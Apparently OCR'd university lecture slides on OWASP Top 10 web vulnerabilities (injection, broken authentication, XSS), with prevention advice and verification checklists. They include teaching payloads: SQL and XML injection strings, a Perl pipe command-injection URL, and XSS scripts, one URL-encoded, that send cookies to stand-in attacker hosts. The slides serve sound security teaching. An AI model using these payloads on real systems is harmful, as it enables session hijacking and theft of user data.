Mestrado em Engenharia Informática (MEI)
Mestrado Integrado em Engenharia Informática (MiEI)

Perfil de Especialização **CSI** : Criptografia e Segurança da Informação

Engenharia de Segurança


jose.miranda@devisefutures.com

- Supplementary class: 27/May, 14h00
- Written test: 03/June, 14h00
- Written exam: 17/June, 10h00, Edif. 2 - 1.16

Topics

- Security Risks in Web Applications (OWASP Top 10)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_2017_Project



Web Security Vulnerabilities – OWASP Top 10

- **TOP 10**: based on the most serious risks detected in a large set of organizations, **but** there are many more than 10 vulnerabilities that can affect a Web application ...
- **Change**: Even without changing a single line of source code, software can become vulnerable as new failures are discovered and attack methods are refined. The Top 10 is also changing over time ...
- **Tools**: Security vulnerabilities can be very complex and be hidden by thousands of lines of code. Often the best approach to find and eliminate these vulnerabilities is a human expert equipped with good computer tools;
- **Culture**: Security **must** be an integral part of the organization's software development culture.

Web Security Vulnerabilities – OWASP Top 10

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A1:2013 / A1:2017 *Injection*

- Main idea
  - The web server accepts input that is erroneously "understood" by an interpreter, allowing an unwanted command to be executed, or accessing data without the needed authorization.
    - Examples of interpreters:: DBMS, XML, LDAP, OS, ...

- Different Types of *Injection* Vulnerabilities
  - SQL Injection (predominant)
  - Other: XML, LDAP, XPATH, XSLP, HTML, OS commands, ...

A1:2013 / A1:2017 *Injection*

- What is Injection?

  Injection failures, such as SQL, OS (Operating System) and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. Hostile data used in the attack can trick the interpreter into executing undesirable commands or allowing unauthorized access to data.

- Example – what happens?

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

```
http://example.com/app/accountView?id=' or '1'='1
```

A1:2013 / A1:2017 *Injection*

- Example: XML Injection
  - Exploit problem with validation of input delimiters

A password file

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
</users>
```

Malicious user changes password to

```
oranges</pwd></user><user><name>
pirate</name><pwd>potatoes
```

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
  <user>
    <name>alice</name>
    <pwd> oranges </pwd>
  </user>
  <user>
    <name>pirate</name>
    <pwd>potatoes</pwd>
  </user>
</users>
```

A1:2013 / A1:2017 *Injection*

- Example: OS command Injection

Perl allows piping data to a process from an open statement by adding a '|' (Pipe) character onto the end of a filename

- open(FILE, "/bin/ls|") executes /bin/ls !!!

Good:

- http://vuln.com/cgi-bin/userData.pl?doc=user1.txt

Attack:

- http://vuln.com/cgi-bin/userData.pl?doc=/bin/ls|

A1:2013 / A1:2017 *Injection*

- Example: SQL Injection
  - Causes of this vulnerability:
    - The user input in the web application is pasted into the SQL command **and**
    - SQL uses multiple metacharacters


```
$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd'];
$query = "SELECT * FROM logintable WHERE user = '".
  $username . "' AND pass = '" . $password . "'";
$result = mysql_query($query);
if(!$result) die_bad_login();
```

unfiltered

username: root
password: root' OR pass <> 'root

metacharacter

Query: SELECT * FROM logintable WHERE user = 'root' AND pass = 'root' OR pass <> 'root'

A1:2013 / A1:2017 *Injection*

- Example: SQL Injection


```
$username = $HTTP_POST_VARS['username'];
$password = $HTTP_POST_VARS['passwd'];
$query = "SELECT * FROM logintable WHERE user = '".
  $username . "' AND pass = '" . $password . "'";
$result = mysql_query($query);
if(!$result) die_bad_login();
```

unfiltered

How to use the comments?

```
SELECT * FROM logintable WHERE user = 'root' --
 ' AND pass = ''
```

becomes comment

one space here

A1:2013 / A1:2017 *Injection*

- Example: SQL Injection

No need of ‘ if the variable is an integer.

```
$order_id = $HTTP_POST_VARS ['order_id'];
$query = "SELECT * FROM orders WHERE id="
    . $order_id;
$result = mysql_query($query);
```

A1:2013 / A1:2017 *Injection*

- Example: SQL Injection

No need of ‘ if the variable is an integer.

```
$order_id = $HTTP_POST_VARS ['order_id'];
$query = "SELECT * FROM orders WHERE id="
    . $order_id;
$result = mysql_query($query);
```

☞ order_id can be set to 1 OR 1=1

A1:2013 / A1:2017 *Injection*

- Example: SQL Injection

Not only in Web applications.


```
snprintf(buf, sizeof(buf), "SELECT * FROM logintable
  WHERE user = \'%s\' AND pass = \'%s\'", user,
  pass);
```

☞ what happens if " `AND pass=…` " is truncated?

How can I do it?

A1:2013 / A1:2017 *Injection*

- Risk



A1:2013 / A1:2017 *Injection*

- How to prevent?
  - Use positive or "whitelist" server-side input validation;
  - Use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface;
  - If there is no secure API, escape special characters using the specific escape syntax for that interprete
- Applicable CWE (Common Weakness Enumeration)
  - CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')
  - CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
  - CWE-564: SQL Injection: Hibernate
  - CWE-917: Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression Language Injection')

A2:2013 / A2:2017 Broken Authentication

- Main idea
  - Bugs in authentication and session management allow to compromise passwords or session tokens, or exploit other implementation failures, in order to **take on the identity of other users**.

- HTTP is *stateless* but web applications need state => **session**
  - Examples: online shopping, home banking, ...

- Common strategy
  - User **Authentication** (login page)
  - **Session** starts
  - Server saves user information and session state in a database table.

A2:2013 / A2:2017 Broken Authentication

- There may be some vulnerabilities
  - Failures in the authentication mechanism allow to recover the password;
  - Impersonation of users due to session management failures;
  - ...

- Possible solutions to add state to web applications, but **that are not suitable**!
  - IP adress
    - And then what to do with proxies, NAT, IP spoofing?
  - HTTP header Referer field
    - The Referer field links to the page where the user clicked the link to the current page (i.e., the previous page to the current page);
    - The application can use this field to, for example, validate if the user is already logged in;
    - Difficult to program and easy to fool.

A2:2013 / A2:2017 Broken Authentication

- State Tracking Engine in a web application
  - Server sends to the browser an **ID** to be **included in each request** (after user login) and maintains the information associated with that ID.
- IDs must be:
  - Unique - unambiguous, associated with a single user - to avoid mixing sessions.
  - Unpredictable - to prevent attackers from guessing.
  - With (short) expiration time - to limit damage, if someone guesses the ID.
- *Session hijacking* attacks:
  - Attacker discovers an ID of a session still open and sends commands to that session.
  - It is for this reason that we need the 2nd and 3rd ID property, above.
- Bad ID: IP and username/password, violate ID criteria, above
- Good ID: long random number

A2:2013 / A2:2017 Broken Authentication

- State Tracking Engine in a web application
  - Server sends to the browser an **ID** to be **included in each request** (after user login) and maintains the information associated with that ID.
- How to include an ID in a Web order:
  - Hidden field in a form
    - <input type="hidden" name="user" value="ddee4454xerAFW45ex">
  - In a cookie

A2:2013 / A2:2017 Broken Authentication

- Sessions are implemented by most of the programming languages used on the server side, in order to follow the state in a web application.
  - They implement automatically, what was explained before.

- They are well tested, so it is recommended to use the API defined in the language.
  - For example, in PHP: *session_start()*, *session_destroy()*

A2:2013 / A2:2017 Broken Authentication

- What is “Broken Authentication”?

  The functions of an application related to authentication and session management are often incorrectly implemented, allowing attackers to compromise passwords, keys, session identifiers, or exploit other implementation flaws, in order to take on the identity of another user.


- Example – What happens?
  - Session ID in the URL

    `http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii`

  - Use of passwords as the sole authentication factor;
  - Session expiration timeout is not appropriate
    - User uses a public computer to access a web address. Instead of selecting the "logout" option to quit session, the user closes the browser window and walk away. An attacker can use the same browser one hour later and the original session still remains active and properly authenticated.

A2:2013 / A2:2017 Broken Authentication

- Risk



App. Specific	Exploitability: 3	Prevalence: 2	Detectability: 2	Technical: 3	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools. Session management attacks are well understood, particularly in relation to unexpired session tokens.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access controls. Session management is the bedrock of authentication and access controls, and is present in all stateful applications. Attackers can detect broken authentication using manual means and exploit them using automated tools with password lists and dictionary attacks.		Attackers have to gain access to only a few accounts, or just one admin account to compromise the system. Depending on the domain of the application, this may allow money laundering, social security fraud, and identity theft, or disclose legally protected highly sensitive information.	

A2:2013 / A2:2017 Broken Authentication

- How to prevent?
  - Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
  - Do not ship or deploy with any default credentials, particularly for admin users.
  - Implement weak-password checks, such as testing new or changed passwords against a list of the top 10.000 worst passwords.
  - Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
  - Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.
  - Use HTTPS (or TLS) to protect the interaction with the server, preventing access to credentials or session ID.
- Applicable CWE (Common Weakness Enumeration)
  - CWE-287: Improper Authentication
  - CWE-384: Session Fixation

A2:2013 / A2:2017 Broken Authentication

	AUTHENTICATION VERIFICATION REQUIREMENT	LEVELS		
		1	2	3
V2.1	Verify all pages and resources require authentication except those specifically intended to be public (Principle of complete mediation).	✓	✓	✓
V2.2	Verify all password fields do not echo the user's password when it is entered.	✓	✓	✓
V2.4	Verify all authentication controls are enforced on the server side.	✓	✓	✓
V2.5	Verify all authentication controls (including libraries that call external authentication services) have a centralized implementation.			✓
V2.6	Verify all authentication controls fail securely to ensure attackers cannot log in.	✓	✓	✓
V2.7	Verify password entry fields allow or encourage the use of passphrases, and do not prevent long passphrases or highly complex passwords being entered, and provide a sufficient minimum strength to protect against the use of commonly chosen passwords.		✓	✓
V2.8	Verify all account identity authentication functions (such as registration, update profile, forgot username, forgot password, disabled / lost token, help desk or IVR) that might regain access to the account are at least as resistant to attack as the primary authentication mechanism.		✓	✓

A2:2013 / A2:2017 Broken Authentication

	SESSION MANAGEMENT VERIFICATION REQUIREMENT	LEVELS		
		1	2	3
V3.1	Verify that the framework's default session management control implementation is used by the application.	✓	✓	✓
V3.2	Verify that sessions are invalidated when the user logs out.	✓	✓	✓
V3.3	Verify that sessions timeout after a specified period of inactivity.	✓	✓	✓
V3.4	Verify that sessions timeout after an administratively-configurable maximum time period regardless of activity (an absolute timeout).		✓	✓
V3.5	Verify that all pages that require authentication to access them have logout links.	✓	✓	✓
V3.6	Verify that the session id is never disclosed other than in cookie headers; particularly in URLs, error messages, or logs. This includes verifying that the application does not support URL rewriting of session cookies.	✓	✓	✓
V3.7	Verify that the session id is changed on login to prevent session fixation.		✓	✓
V3.8	Verify that the session id is changed upon re-authentication.		✓	✓

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*


- Main idea
  - Allows the attacker to execute a script in the **victim's browser** (typically Javascript)

Forms of XSS

1. *Reflected XSS (or non-persistent)*
   - The web page reflects the data provided by the attacker directly to the victim's browser
     - *PHP: echo $_REQUEST['userinput'];*
     - *ASP: <%= Request.QueryString("name") %>*
2. *Stored XSS (or persistent)*
   - Hostile data (scripts) are stored in a file, database or other storage medium, and are subsequently sent to the user's browser;
   - Dangerous in systems like blogs, forums and social networks.
3. *DOM based XSS (Document Object Model)*
   - Handles Javascript code and attributes instead of HTML.

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*
Reflected XSS

- The user **does not trust** email scripts, but **trust** on a (vulnerable) site,
- The idea is to get the user to trust untrusted data from that site



A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*
Reflected XSS

- Example: Obtaining Cookies
  - Objective is the attacker obtain the cookies of the user of the vulnerable site (assuming the session ID is saved in cookies), through a malicious link to a vulnerable site.

Malicious link

http://www.vulnerable.site/welcome.cgi?name=<script>
window.open("http://www.attacker.site/collect.cgi?
cookie="+document.cookie)</script>

Response page

<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open("http://www.attacker.site/collect.cgi?cookie ="+document.cookie)</script>

Welcome to our system
...
</HTML>

JS script sends a request to www.attacker.site/collect.cgi with the values of the cookies the browser has from www.vulnerable.site

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*
Reflected XSS

- Example: Obtaining cookies with script obfuscation
- Suppose a request for a portal that displays the username (after login)

  http://portal.example/index.php?sessionid=12312312&username=Joe


- Obfuscate the cookie script to make it less suspicious (URL encoding)

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

- What the URL really does

```
http://portal.example/index.php?sessionid=12312312&
username=<script>document.location='http://attacker.host.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*
Stored XSS



Note: Scripts may be the same as those previously seen, but usually saved in forums, blogs, ...

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

Scripts do not have to be in script tags (see examples in **red**)

```
<body onload=alert('test1')>

<b onmouseover='alert(document.cookie)'>click me!</b>

<img src="http://site.pt/f-not.exist"
onerror="document.location= 'http:// www.i-am-bad.org';>">
```

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

- What is XSS?
  - XSS flaws occur whenever an application receives untrusted data and sends it to a browser without properly validating or filtering it, or updates an existing web page with user-supplied data using a browser API that can create HTML or javascript.
  - XSS allows attackers to run scripts in the victim's browser that can be used to steal user session information, display disfigured websites, or redirect users to malicious sites.
  - It exploits the trust that a browser has in the data sent to it by the Web server.
- Example – what happens?
  - The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='"
+ request.getParameter("CC") + "'>";
```

  - The attacker modifies the 'CC' parameter in the browser to:

```
'><script>document.location= 'http://www.attacker.com/cgi-
bin/cookie.cgi ?foo='+document.cookie</script>'.
```

This attack causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

A3:2013 / A7:2017 *Cross-Site Scripting (XSS)*

Chave Móvel Digital Multiple XSS Vulnerabilities

MAY 13, 2018

Reading time ~3 minutes

- Part 1 - The Weak Security Of The Portuguese Government's Authentication System
- **Part 2 - Chave Móvel Digital Multiple XSS Vulnerabilites**
- Part 3 - Chave Móvel Digital Phone Number Leakage
- Part 4 - Chave Móvel Digital Log Out Not Working

Introduction

